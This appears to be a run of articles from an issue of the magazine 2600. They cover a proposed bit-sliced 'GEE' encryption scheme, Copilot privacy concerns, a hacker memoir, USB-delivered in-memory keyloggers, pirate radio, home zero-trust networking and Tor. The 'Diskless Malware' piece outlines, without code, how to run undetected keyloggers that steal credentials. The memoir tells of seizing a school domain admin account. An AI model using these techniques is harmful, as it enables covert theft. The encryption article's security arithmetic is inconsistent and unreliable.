The promise of quantum computing coupled with particular algorithms - Shor's, Grover's - is the latest motivation to upend the secure data ecosystem. Higher key sizes will be mandatory for encryption algorithms to be salvaged and new algorithms introduced to replace long standing encryption algorithms no longer in favor. Just read the laborious NIST[1] publications for the gory details. And the cost to implement is *huge,* to use a Trumpism, considering all the data at rest that needs to be re-encrypted, protocols to be updated, and hardware to be redesigned just to be warm and safe in our new security blanket. But it's necessary; just ask any cyber security pundit or even ChatGPT. Of course, these security oracles are all trained from the same corpus and therefore concur on the course of action to secure data at risk. And it will be necessary again, not just because of advances in computing power, but coupled with new attack vectors and better supporting algorithms like search and prime factorization. But this insanity loop can be broken with a new fundamental idea on how to encrypt data.

Popular encryption algorithms that maintain our secure data ecosystem have these traits:

- Each algorithm is compliant to a known standard, e.g. FIPS-140-2,[2] ISO/IEC 19790:2012[3]
- Each algorithm uses one cipher to encrypt data[10]
- Algorithms are key-based
- Key size determines the data encryption security level,[6] measured in bits
- The equivalent[4] symmetric data encryption security level achieved must be at least 112 bits now and 128 bits after 2030
- Symmetric encrypted data length is the same as the input data length plus any padding
- Maximum asymmetric encrypted data length depends on padding and key size employed
- Encryption performance is fast
- Authentication is supported

But there's the rub. If a cipher itself is cracked, all is lost. Effective key sizes dwindle in the face of new attacks and are cut in half[5] with the advent of non-universal quantum computing (purpose built). As per Table 1 below, the AES algorithm with a 256 bit key is safe. The RSA algorithm with a 16,384 bit key is safe, but isn't practical as the public/private key pair takes too long to generate.

Algorithm-Key Size (bits)	[6]Security Level (bits)	Quantum Safe after 2030
3TDEA	112	No
AES-128	128	No
AES-192	192	No
AES-256	256	**Yes**
RSA-2048	110	No
RSA-4096	149	No
RSA-8192	201	No
RSA-16384	269	Yes but

Table 1

The new idea must not only have these traits, but exceed the security level by 2X to be quantum safe after 2030 and by a much larger factor to be safe for all time - quantum proof

encryption. OK, the bar is high, but the idea is simple. Data is organized in bytes, where a byte is eight bits. Encryption parameters can include a key, nonce, padding, mode, and associated data. They are provided to the encryption algorithm and data is fed to it in an orderly serial fashion. The encrypted data and sometimes decryption parameters like an authentication tag are output as in Figure 1.




Figure 1

Asymmetric algorithms, such as RSA, limit the maximum message size ("M") depending on key size and padding employed. As you can see in Table 2, RSA is limited to only encrypting very small amounts of data.

Padding	Overhead	RSA-1024	RSA-2048	RSA-3072	RSA-4096	RSA-8192	RSA-16384
PKCS1	11	117	245	373	501	1013	2037
OaepSHA1	42	86	214	342	470	982	2006
OaepSHA256	66	62	190	318	446	958	1982
OaepSHA384	98	30	158	286	414	926	1950
OaepSHA512	130	NA	126	254	382	894	1918

Table 2 - Maximum RSA Message Size (bytes)

To visualize the new idea, called General Encryption Enhancement ("GEE"), let's look at the data bytes vertically. There *is* a point to this.




Figure 2

Let's collect like bits positions and create a new set of eight bytes.




Figure 3

Now independently encrypt all the bytes for each bit position, where each encryption has its own unique key. The encryptions are performed in parallel.




Figure 4

Of course, the encrypted new bytes are then written/streamed out in order.

Figure 5

Since each encryption operates on 1/8 data length in parallel, the measured GEE performance is fast. For GEE with AES-256, the median performance increase over OpenSSL AES-256[7] for 14 files ranging from 182 KB to 16,384 MB was a little over 3X for both encryption and decryption.

Asymmetric encryption as noted in Table 2 is severely limited in message/data size. Each encryption has this limitation, but by using GEE with RSA there are now eight encryptions that result in maximum message size that is 8M-1 times larger (-1 is a GEE implementation detail).

Each encryption cipher, its padding[8] if any, and its mode of operation[9] if any, can be different, provided all the ciphers in a GEE set

of eight are asymmetric or symmetric. Using today's single cipher encryption paradigm, a cipher being cracked is a catastrophe, as all data encrypted by the cipher is at risk of exposure. Compare that to GEE where data remains secure even if 1, 2... 7 ciphers are cracked.

But these are nice side effects of GEE. The big deal is that each encryption has its own key, therefore GEE employs a SuperKey that is the aggregation of eight different standard keys. To decrypt encrypted data takes a SuperKey. Each byte of input data (cleartext) has eight standard keys associated with it, one for each bit position in the byte. The SuperKey effective key length is 8X the standard key length. The associated security of the encrypted data is beyond astronomical (only E+24 stars in the universe according to NASA).

Let's revisit Table 1, but add in the effect of using GEE.

Algorithm-Key Size (bits)	[6]Security Level (bits)	Quantum Safe after 2030	GEE Security Level	Quantum Safe after 2030
3TDEA	112	No	896	**Yes**
AES-128	128	No	1024	**Yes**
AES-192	192	No	1536	**Yes**
AES-256	256	**Yes**	2048	**Yes**
RSA-2048	110	No	269	**Yes**
RSA-4096	149	No	358	**Yes**
RSA-8192	201	No	474	**Yes**
RSA-16384	269	**Yes**	625	**Yes**

Table 3

Remember, quantum computing reduces the number of security level bits in half[5] and, to be quantum safe, the security level must be at least 128 bits using today's classical computing. Putting these together means that the security level must be at least 256 under quantum computing. Per Table 3, GEE raises the security level to make small key sizes safe to use. As an example, take AES-192. Today's 192 bit key is 192/2=96 bits under quantum computing. 96 is less than the required 128 bits and therefore using AES with a 192 bit key isn't safe. GEE raises the effective key length to 8*192=1536 bits. Today's GEE SuperKey of 1536 bits is 1536/2=768 bits under quantum computing and much greater than the required 128 bits; it is quantum safe.

We use security level bits for comparison because it's easy. But we are really talking about the number of symmetric key permutations. So today's AES-128 bit key has 2128 permutations and, under quantum computing, has 264 = 1.84 E+19 permutations, which is much less than the quantum safe requirement of 2128 = 3.40 E+38 permutations. Compare that to a GEE SuperKey that has 21024 = 1.79 E+308 permutations and under quantum computing has 2512 = 1.34 E+154 permutations. For this case, GEE is 2384 = 3.94 E+115 times more secure than the quantum safe requirement - aka quantum proof encryption!

Sources/Definitions

[1]NIST: National Institute of Standards and Technology

[2]FIPS: Federal Information Processing Standard

[3]ISO/IEC: International Organization for Standardization and the International Electrotechnical Commission; ISO/IEC 19790:2012 publication: Security requirements for cryptographic modules

[4] NIST Implementation Guidance for FIPS 140-2 and the Cryptographic Module Validation Program, Table 2, page 124

[5]The Impact of Quantum Computing on Present Cryptography, March 31, 2018, Department of Informatics, University of Oslo, Norway

[6]Equivalent symmetric key strength: (note: fractional bits truncated) NIST Implementation Guidance for FIPS 140-2 and the Cryptographic Module Validation Program, page 122

[7]OpenSSL: www.openssl.org

[8]Symmetric padding examples: ISO10126, ANSIX923, Zeros; Asymmetric padding examples: PKCS1, OaepSHA1, OaepSHA256, OaepSHA384, OaepSHA512

[9]Symmetric mode examples: CCM: Counter with CBC-MAC, GCM: Galois/counter mode, CBC: Cipher Block Chaining, CFB: Cipher Feedback

[10]The Triple DES algorithm uses the DES cipher three times

But I Don't Want a Copilot

by Melody Yankelevich

It has not been generally released yet as of press time, but Microsoft Copilot promises to have some amazing capabilities. I know nothing of its architecture, but the capabilities alone suggest that there may be underlying issues that destroy fundamental security, legal, and other concepts.

Please check out the Copilot launch videos to see the features that may be included in the initial rollout. For the purpose of this article, I will assume that Copilot will soon be able to fulfill a request such as "create a summary of Galaxy Quest based on my Microsoft OneDrive files." To accomplish this, Copilot will need more than just logical access to all of my stuff. It will need to do things like decoding, decompression, translation, and transcription, ultimately interpreting my data just as I would have. That is precisely the problem. Microsoft is not me.

My initial concerns include:

Excessive Access

Copilot seems to need the ability to see everything, even data that is not related to my request. After all, it would need to process an entire file in order to determine that it is *not* associated with *Galaxy Quest*. You may be forced to cancel your zero trust initiatives.

Legal

In the new Microsoft universe, email messages can turn into a PowerPoint presentation which turns into a Word quote which turns into a new customer on your CRM system. So if there is some kind of legal action, then how might you technically comply? Important information and its metadata could be anywhere, so do you put a legal hold on everything associated with a user?

Regulations such as HIPAA prohibit unnecessary access to records. So if I ask Copilot to "look at everything," then won't it cause a violation? If there is a violation, then how would I detect it?

Employer Abuse

Like ChatGPT, Microsoft admits that "everything is captured in the prompt history." This has nothing to do with my data. This enters the realm of behavior monitoring, which some employers are eager to exploit. Am I creating evidence of my incompetence by asking Copilot stupid questions? Am I taking too long to solve a particular problem?

Attribution

Copilot promises to work with applications like Salesforce, but Microsoft can't access my Salesforce data. I haven't heard anything about using typical role-based access controls, so how is this going to be accomplished? Do they intend to use my interactive connection to Salesforce? If that is the case, then anything that Copilot does will be attributed to me.

Incident Response

If Microsoft can see my data just like I can, then what do I do if I have a data breach? How can I confirm that Microsoft was not somehow involved? How might I prove that they were?

Loss of Business

Will customers abandon me due to my use of Microsoft 365, assuming that Microsoft will be privy to all of our interactions?

What Else Is It Doing?

Is Copilot directly answering my question or is it doing other things? When I ask it to analyze my spreadsheet, is it also looking for signs of criminal activity?

In the end, you have no choice. From what I have seen so far, Copilot is going to be enabled and you can't turn it off.

I used to be able to check my email, and even my provider could not see what I was doing. To perform the same task today, Microsoft requires access to everything that my Active Directory permissions allow. This sounds like a grab for all of our data, so Microsoft please explain how I am misunderstanding the way in which Copilot works.

The Hacker Perspective

by Matt "magrr" Grabara

I never thought of myself as a hacker. All I do is live my life and enjoy it whenever possible. At some point, I just realized a bunch of people refer to my ways as hacking. I found this embarrassing for two reasons: First, often mentioned on the pages of *2600,* I was worried people saw hackers as equal to criminals and terrorists; Second, I never considered myself sufficiently talented to refer to myself as a hacker.

It all started with my mom. My family had a comfortable middle - if not *upper* middle - class life. For my mom, however, it was never enough. In her view, we did not earn enough, our standard of living was not high enough, and other people, including myself, my dad, and probably even our cats, were never good enough for her.

All of us had to take blame for things not being as perfect as my mom would have liked. At the time, I did not understand why me and my dad had to suffer from emotional blackmail and "silent days," which were anything but silent. During those, my mom would abuse us verbally, yet still refuse to actually say what was really bothering her.

When I was told I did something wrong, I often did not understand what it was. I never got an answer other than "you should know." Trying to discuss it with others, including other family members, was a treason punishable with "silent days." Everyone was supposedly plotting against us. This keeps coming up even now, 20 years later.

As you can imagine, these were some tricky waters to navigate. Despite being a seven-year-old with a deliberately limited exposure to the outside world, it still felt wrong. This pushed me to try various ways of improving the mood at home. This included presenting unfortunate facts in more favorable ways, omitting them altogether, complimenting and flattering my mom on every right occasion, and keeping quiet rather than criticizing. My childhood attempts at social engineering did not prevent the next outburst. Furthermore, once found manipulating facts, two "silent weeks" were a normal punishment.

Computers, due to my parents' jobs at school and university, were always present in my life. Unusually for Poland of the late 90s, each of my parents had their own PC at home. My mom had a NEC with an amber monitor, running a 486 CPU, 16 MB hard drive, and MS-DOS 5.0. I enjoyed sitting between her and the back of the chair and observing her manipulating text-based user interface apps, swapping 3.5" and 5.25" floppy disks and printing documents on a dot matrix printer.

Together with computers, we always had some form of Internet connection. During the dial-up days, our modem did not support pulse dialing enforced by the telecom. I subsequently became the master of my dad's dial-up ceremony. Every evening, my dad went to his Windows 95 machine to check his mail and read news. Before he sat down, I was asked to pick up the phone and dial 0202122. Once I heard the response on the other end, I was observing the screen and hung up when the connection with the computer was established. There was something magical about listening to the machine-generated sounds exchanging information across the world.

At the age of six, I was given my first very own PC, running Windows 3.11. Weirdly, digging into settings and productivity apps excited me most, despite not knowing what they did and not understanding messages they produced. I eventually broke the Windows installation and no one was able to fix it. I quickly got the hang of Norton Commander and kept playing games instead.

At some point, I got a new PC with 16 GB hard drive, CD-ROM, and Windows 98 SE. Around that time, computers in homes were already common and stores exploded with Windows games and educational software. I immersed myself in interactive encyclopedias and maps. I imagined myself traveling to faraway places, going to outer space, and visiting the world's top museums.

Since my early days at school, I was always seen as *that* computer guy and an overall weird kid. I was reading computer magazines available at the time and trying all the software that came with them, occasionally bricking and then rebuilding my machine as a result. At the end of my middle school, I had dozens of these.

For my eighth birthday, I asked for a book: *Turbo Pascal & Delphi for Kids Aged 8-88* by Hans-Georg Schumann. It came with a CD containing full versions of Turbo Pascal and Delphi. From that moment, nothing made me more excited than building my own apps.

Since then, I envisaged an information society in which every piece of knowledge was available to everyone at an instant. I believed machines would replace humans at their menial tasks, so that we could focus on Greater Things - building a better world, expanding into space. A decade before this notion became part of the mainstream

debate, I was obviously seen as a complete nerd and no one felt brave enough to seriously talk to me. I felt much more comfortable talking to the adults in the field. For my schoolmates, I was speaking tongues.

Despite my mom's best attempts, I never had a competitive attitude. I never had an intention to be better than others at anything. I was simply interested in an in-depth understanding of things I cared about. To prove to her that I was good enough, however, I signed up for the knowledge show on TV. Selecting computer science as my subject in the final round was an unintentional winning strategy. The other contestants did not dare to steal my questions for extra points. I ended up winning a laptop and recognition in my hometown. No one had any idea how to deal with it. I also learned that there were even more competitive parents than mine.

The entry-level Acer, still worth $1000 at the time, was my treasure. It came with an AMD Sempron CPU and Windows XP Home. At that time, people mostly had business notebooks owned by their employers. The liberty of having one of my own and keeping the desktop as a backup meant endless tinkering opportunities. I was installing various Linux distributions in single-, dual-, and multiple-boot with various Windows versions, MS-DOS, and FreeDOS, which had just been released. I tried to understand how the built-in Norton Ghost recovery partition worked, just to delete it later as it took a significant chunk of the 32GB hard drive. I tried to build my own window manager on top of FreeDOS, genuinely believing I could do it better than the big players. Same went for my attempt to build a voice assistant based on the instructions from *CHIP Magazine*,[1] hoping it would actually be intelligent.

Around that time, my school received a new and much bigger computer lab with Windows XP Pro machines. Without an Active Directory controller, we had individual restricted local accounts. My account was not restricted for long though. Having done some research, I quickly figured out the hidden default administrator account, unlocked and accessible with an empty password. I used it to grant admin rights to my own user account, but never actually used these privileges. One day, it was finally discovered and teachers reacted with respect rather than anger. This cannot be said about the guy sitting next to me who took the idea one step further - he also restricted the admin account used by teachers.

Two years later, my parents were briefly teaching at a weekend vocational school in another city. For the first time in my life, I was home alone all day long. The catch: I could not leave the flat. Our front door came with a burglar-proof lock. If you turned the key twice when locking, it was impossible to unlock from the inside. I found a spare set of keys at home, but it was useless. I thought asking my parents not to lock me up would be rather arduous, given my mom's overprotective attitude. Instead, next time I heard them leaving in the morning, I quickly ran towards the door. After I heard the first turn of the key, I unlocked the door and when the key turned for the second time, the door was still locked from the outside but I could unlock and leave.

I did not get away with it the second time I tinkered with the school's lab. This time, it was also a brand new lab at my middle school, years seven through nine. It came with an Active Directory controller. I was curious whether a privilege escalation similar to the one I exploited previously could be found. The vulnerability was sitting between the keyboard and the chair, namely the lab teacher. I asked to be shown something on his workstation, where he had a minimized and unlocked Remote Desktop session with the server. When the teacher went to the back room, I restored it and noticed an open Active Directory Users and Computers. I quickly created myself a domain admin account. It did not take me more than five minutes to get there, despite having no prior exposure to the Windows Server environment.

My lack of a plan and the desire to impress my classmates by granting everyone admin rights resulted in me getting caught. I learned a lot about RDP and helped my teacher secure the school server, but still had my grade lowered. My class was not allowed entry to the lab for the whole semester and I experienced some bullying. My mom was threatened with legal action. My dad, shortly after this incident, went on a long-planned business trip. My mom spent that fortnight drinking. This is when I realized my mom's odd outrages and behavior were linked to her alcohol addiction.

Even though it did not seem like it on the outside, my personal outcome of this incident was overwhelmingly positive. I learned about healthy relationships: the right person will support you in becoming your best friend but not be imposing. I found true friends with whom I am still in touch. I came to understand my mom's behavior better and found more patience and resilience which helped me cope with it.

Coping but still overwhelmed, I started plotting an escape plan. The goal: start an independent life on the best possible terms. My cousin in another city was just taking his final International Baccalaureate exams and had an offer from a foreign university. I decided this was a feasible path I might be able to get parental approval (and money) for. It took another two years to get there and, as a result, I finished my high school one year later.

My IB years gave me unprecedented freedom. I had to move to another city and stay in the dorm. The dorm staff made sure everyone stayed in overnight, so while wild teenage parties were out of the question, I still could roam around and go out with friends without having to feel guilty about it.

Until now, I had often been frowned upon for asking too many questions. Now, for the first time, I met people sharing my curiosity. Together with my dorm roommate and despite the lack of computer courses in our curriculum, we were discovering cryptocurrencies, open-source intelligence, and breaking e-book DRMs to read them on our preferred devices. We both applied and got rejected from MIT. I kept criticizing my other friend's endless "great" business plans. Our physics teacher's passionate classes on radio communication stuck in my head and proved handy ten years later when I got into amateur radio.

Finally having a support network, I also became more assertive towards my immediate family. I dropped out of piano classes. I had been forced to take them because my mom was not allowed to play this instrument as a child. Most people warned me against quitting them. Ten years on, I only wished I had done it sooner.

I ended up with a bachelor's degree in economics in the Netherlands. I tried to catch the growing data science wave and thought I was good enough to do two degrees at the same time: economics and econometrics. Despite failing the criteria for passing my first year, I was granted an exemption I did not ask for, continued the dual program, failing the econometric courses. I fell out with my parents, who kept telling me all I needed to do was study harder or come back.

The recent coronavirus pandemic brought the concept of brain fog to the mainstream. At that time, however, I was not able to explain my inability to focus. The less interesting the subject, the more likely the brain fog took control of me. I started drinking coffee, which I never liked much, but it helped a little.

I eventually found the courage to drop out of econometrics. It was a huge relief. Courses in the economics program were more interesting and it was easier to find part-time jobs, thus gaining financial independence. After being a paperboy, I ended up doing some front-end development for a company serving Europe's biggest businesses and teaching information and communications technology (ICT) at my university. I became fully convinced I needed to pursue programming professionally.

My brain fogs and frequent bad dreams - to my girlfriend's discomfort - made me seek professional help. That was when I learned about ADHD, but due to limited health insurance, decided not to get a full diagnosis. I did not need it anyway. Applying ADHD coping strategies was sufficient for me to take back control.

After the roller coaster of my undergraduate studies, I took a gap year and went to Vancouver, British Columbia. I found a job at a managed services provider and did various network administration tasks. I was managing the same kind of directory controllers like the one I took over during my middle school years. This time, I did my best to prevent others from doing so.

My job involved no programming, so I decided to quit after eight months. I took a two month rail journey across Canada, likely the only truly careless backpacking in my life. Back in Europe, I got my postgraduate degree in computer science and found a job as a developer in a friendly, open-minded environment.

Even though I was already reading about cybersecurity for quite a long time, I always thought of a hacker as a person with a certain technical skillset. While in Canada, I discovered *2600* during a casual bookstore browse. Having become a subscriber since, it occurred to me that hacking is not about technical skillsets but a curious mindset. While skills are important, they do not make you a hacker. Developing them to quench your curiosity - rather than get a raise - does. Unlike hackers in movies, I do not think most of us know how to break encryption off the top of our heads. All that unites us is our drive to address challenges in the most efficient way.

[1]`web.archive.org/web/200703202➥20751/http://www.chip.pl/ar➥ts/archiwum/n/articlear_52994➥.html`

Matt "magrr" Grabara is a software developer at a consultancy in Newcastle upon Tyne, England. When away from the keyboard, he keeps on hacking his body's strength, coordination, and flexibility by practicing circus skills. He keenly posts his progress on Instagram as @matt.grabara.

HACKER PERSPECTIVE SUBMISSIONS ARE NOW OPEN!!

As promised, we've reopened the entry process for the "Hacker Perspective" column. If we print your piece, we'll pay you $500!

The column should be around 2500 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at *2600*, PO Box 99, Middle Island, NY 11953 USA.

Submissions only open every few years so don't delay!
(And be aware that it can take months or even years to select columns due to the large number that come in whenever we do this, so please try not to change your email address - or give us a backup means of contacting you.)

Diskless Malware

by street

As hackers, we continually strive to find innovative techniques to exploit vulnerabilities and gain unauthorized access to sensitive data. One such method that has gained popularity among hackers involves the use of diskless malware, particularly in the context of PowerShell scripts. Diskless malware refers to malicious software that operates entirely from memory, bypassing the need for storage on the target system's hard drive.

This sort of malware eludes most security solutions and complicates forensic analysis efforts. By residing entirely in the computer's memory, the malicious content never touches the hard drive, rendering signature-based detection futile. Diskless malware represents a dangerous new frontier in the realm of cyber attacks.

A favored weapon in the diskless malware arsenal is Microsoft Windows PowerShell, a legitimate and powerful tool used for automation and configuration management. With its command-line shell and scripting language, PowerShell grants attackers unrestricted privileges, making it a potent weapon for fileless infiltration.

I found myself favoring C++ over PowerShell, and so I designed another way of running diskless malware. By executing programs from a USB drive, we can avoid leaving any traces on the target system's disk, substantially mitigating the risk of detection. The absence of any files or traces on the hard disk makes it exceedingly challenging for conventional antivirus software and security measures to detect and remove the malware effectively, providing hackers with a significant advantage in their work.

Running the malware directly from a USB drive enables it to persist in memory even after the drive has been physically removed from the compromised system. This allows the malware to continue operating, and allows hackers to quietly exfiltrate data without leaving a trail. The malware will lurk undetected until the machine shuts down. Diskless malware leverages the tendency of users to keep their computers on for extended periods, ensuring it can continue acquiring data.

Among the various types of payloads that diskless malware can carry, keyloggers have proven particularly effective. Keyloggers allow hackers to record every keystroke made on the compromised system, capturing sensitive information such as login credentials, credit card numbers, and other confidential data.

I can recommend a book on the subject of keyloggers titled *Hacking: How to Make Your Own Key logger in C++ Programming Language,* which is written by Alan T. Norman. Additionally, open-source code on platforms like GitHub provides hackers with a treasure trove of resources to run as payloads for their diskless malware projects.

When running a USB attack, be prepared to deal with a corrupted drive message. You will periodically need to reformat your drive to prevent getting this message.

USB-based attacks remain a serious concern for cybersecurity. Hackers can use compromised USB drives to deliver malware payloads to unsuspecting victims, infecting systems and potentially causing significant damage. One of the most effective ways to bolster cybersecurity and prevent USB-based attacks is to disable USB drives when not in use. This simple measure adds an extra layer of defense, especially in environments where stringent data security is crucial.

USB drives, due to their plug-and-play nature, are vehicles for malware and cyberattacks. When a compromised USB drive is connected to a system, it can unleash a range of threats, from ransomware to data theft and system exploitation. Hackers can craft malicious files disguised as legitimate documents or applications, making it challenging for traditional security measures to detect such threats. In turn, organizations and individuals must be vigilant and proactive in safeguarding against these dangers. Understanding the risks posed by diskless malware and USB-based attacks empowers us to implement preventive measures and protect sensitive data effectively.

Hacking the Airwaves

by Barry Rueger aka @Appalbarry **barry@appalbarry.com**

My hacking spirit dates from long before I used computers. My first memory of it dates back to some time before 1980... before the Internet, before personal computers, and surely before cell phones.

My group of close friends and hard-core partiers included the trio of Marty, Brad, and Frank. Frank and I had met at cooking school in Vancouver, and the rest - as they say - is history. We drank, we smoked, and we partied, including one year when I arrived at a Halloween party dressed as Annette Funicello (as a Mouseketeer).

The biggest memory for me, though, was running a proper pirate radio station.

At some point, Marty had been owed money, and had accepted a small FM radio transmitter and antenna as payment. Since he also had a successful and longstanding DJ business, it was a match made in heaven.

DJing in those days meant turntables, wooden cases full of vinyl records, big amplifiers, bigger speakers, and, on occasion, a home-built refrigerator-sized dry-ice fog machine. Fill it up with water, stick in an immersion heater for a few hours, then dump in the dry ice. Fog!

Soon that do-it-yourself spirit extended itself to radio.

The DJ setup in his living room was quickly attached to the transmitter, and the antenna was stuck out an upstairs window. It didn't take a lot of time to figure out where the "empty" space was on the local FM band, and with a little bit of tweaking we were broadcasting a music mix like nothing you heard on commercial radio or the CBC. While Marty filled the airwaves with new wave and alternative music, the rest of us took turns driving around town just to see how far our signal went.

Marty worked on the assumption that the guys at Industry Canada who monitored such things didn't work weekends or holidays, and he kept the radio station limited to those days. It was fun, harmless, and cost nothing.

Still, it felt an awful lot like broadcasting into outer space, and after a while everyone started wishing they knew who was listening, and what they liked.

My friend Brad came to the rescue. He was employed by BC Telephone. In those pre-digital days, every phone line was attached to a mechanical switch, and each of those switches was hard wired into the network. That was how you got your phone number. Brad was one of the guys that made those connections.

Brad figured out that there were always a few unused numbers and switches, so every Friday afternoon he would connect one of them to Marty's home phone. Now, as well as his own phone calls, Marty could get calls from listeners. Each Friday he got a new "on-air" phone number, and each Monday morning it would disappear when Brad arrived at work.

It was perfect. The radio station was a success, there were more listeners than any of us imagined, and we could even take requests! And as far as we could tell, it was risk-free.

That was true until Marty moved into a south-facing tenth floor apartment, and attached the antenna to his balcony railing. Suddenly his radio signal went much further, and was much clearer.

He arrived home from work one day and found an Industry Canada vehicle covered with antennas sitting at his front door. Even though - as far as we could tell - that spot on the radio dial was vacant, it turned out that he had been interfering with a legitimate radio station 50 miles south of us in Washington State. The broadcaster in question called the American FCC, they contacted the Canadian Industry Canada, and Marty was visited by some very official folks who politely, but firmly, asked that he give them the transmitter. To his credit, Marty's reaction was to smile and say "What took you so long?"

Looking back at it, that experience probably changed my life by getting me involved in legal community radio, moving me far to the left, and teaching me to generally distrust government.

The lesson learned is that if you can help someone to break the law just a little bit - like crossing the street when the pedestrian light is red - and if you can quietly point out to them that absolutely no one was harmed and no one arrested, then you've started someone down the road to being anti-authoritarian.

If you plant that seed at just the right time, you can change their life. Maybe they'll even turn into a hacker!

Adventures in Zero Trust

by narghile

Recently, I made the decision to implement a zero trust model on my home network. The journey has been full of torment, surprise, joy, and satisfaction along the way. When I started this adventure, I knew it would be a somewhat major undertaking, but as progress continues, the process has proven to be worth the effort. These days we all have devices scattered around the home calling out to the greater web at all times of the day doing god knows what. So just cutting them off from their network friends can create some major ramifications to personal convenience or family cohesion. I'm not going to get super technical in this article because I want to encourage discovery and learning instead of creating confusion.

There are many network layouts and everyone does things differently, but if you choose to undertake this odyssey, it might be good to start with a review of your equipment, your personal needs, and a plan of attack. It has been my experience that consumer grade networking gear doesn't really provide a clear way to implement some of these ideas and might not even provide an admin the ability to do so. I'm not really up to date on the "it just works" kind of devices. If you have a router that allowed you to flash it with DD-WRT or have pfSense installed on a spare server, you're going to be better off because these systems will likely give you a better tool set to perform diagnostics.

In an effort to lessen the impact of cutting off wide open network access, it might be helpful to work from the bottom up or segment chunks of your network. Make a note of devices you are going to trust outright, those that are mixed, and the devices that you don't trust at all. For example, I started out by trusting my phone, my workstation, and even my TV out of the gate. Many of these devices already had open access to call out to wherever for the longest time and leaving them alone while investigating other devices kept my sanity intact. Don't frustrate yourself by pulling the trigger on everything at once because you will be overloaded fixing issues with broken devices. It helps to profile what each device should be doing. The idea here is to get ahead of issues you'll be encountering when trying to perform that action you've done a thousand times in the past.

To assist in the implementation, it's usually worth creating network segments ahead of time that you can use to move devices into. For example: a trusted zone and an untrusted zone or a DMZ. Creating these segments can introduce additional complexity, but aids in applying rules en masse. Before or after you add your outbound "drop all" rules, use your admin tools to see what is happening and be methodical about it. See if you can enable logging on the drop all rule and watch the chaos ensue as devices try to call out to hosts you never expected, let alone knew about. Use online databases to check if the host is legit. As I was doing this, I found so many unexpected and, frankly, things I didn't approve of going on. Many devices will be trying to call out to the vendor's websites for updates etc. I'd often question why or what they needed to do that for and sometimes discovered functionality I either forgot to disable or never used to begin with.

One thing to consider is that you can inadvertently open more access than you may have actually needed. For example, you might want to say allow any web traffic to any host over port 80 or 443, when in reality you probably could have gotten by with only allowing traffic to a specific host. Malware these days is pretty smart and their developers know that it is commonplace to liberally allow common ports. Create log rules to show what is getting blocked. This way we know what we may want to whitelist. For untrusted devices, we create "pinholes" to specific hosts over specific ports. By watching the traffic and block logs, you will find patterns that become apparent and can then allow that traffic as needed. If you take your time and lay down the groundwork ahead of time, you will end up with the satisfying feeling of knowing much more about what is going on in your network.

This is by no means an end-to-end tutorial of how to implement zero trust on your own hardware, but I wanted to share some of my own experiences and maybe motivate others to consider the unknown. With so many Internet-connected devices these days, you can't be too sure what is going on without getting under the hood and taking the time to explore your home turf. With the work I put into my own network, I found so much joy in freeing up some WAN bandwidth and preventing traffic that I never considered or even knew existed until I took the step of dropping it all. After implementing a zero trust model, my network is just as functional as before. Sure, I still have to whitelist a host or port once in a while, but that's something we've always had to do with incoming traffic and it's just as easy when you need to do the same in reverse when the framework is in place and traffic is visible.

EFFecting Digital Freedom

by Jason Kelley

Take the Tor University Challenge

One of our most useful tools to fight back against online censorship is something called Tor. Tor is both a web browser you can download to browse the Internet, and a network of computers run by volunteers that make the Tor software work. Using Tor is fairly easy - you just download the Tor browser, which connects both to the regular web and "onion" sites - websites that provide end-to-end encryption and anonymity - to help circumvent censorship.

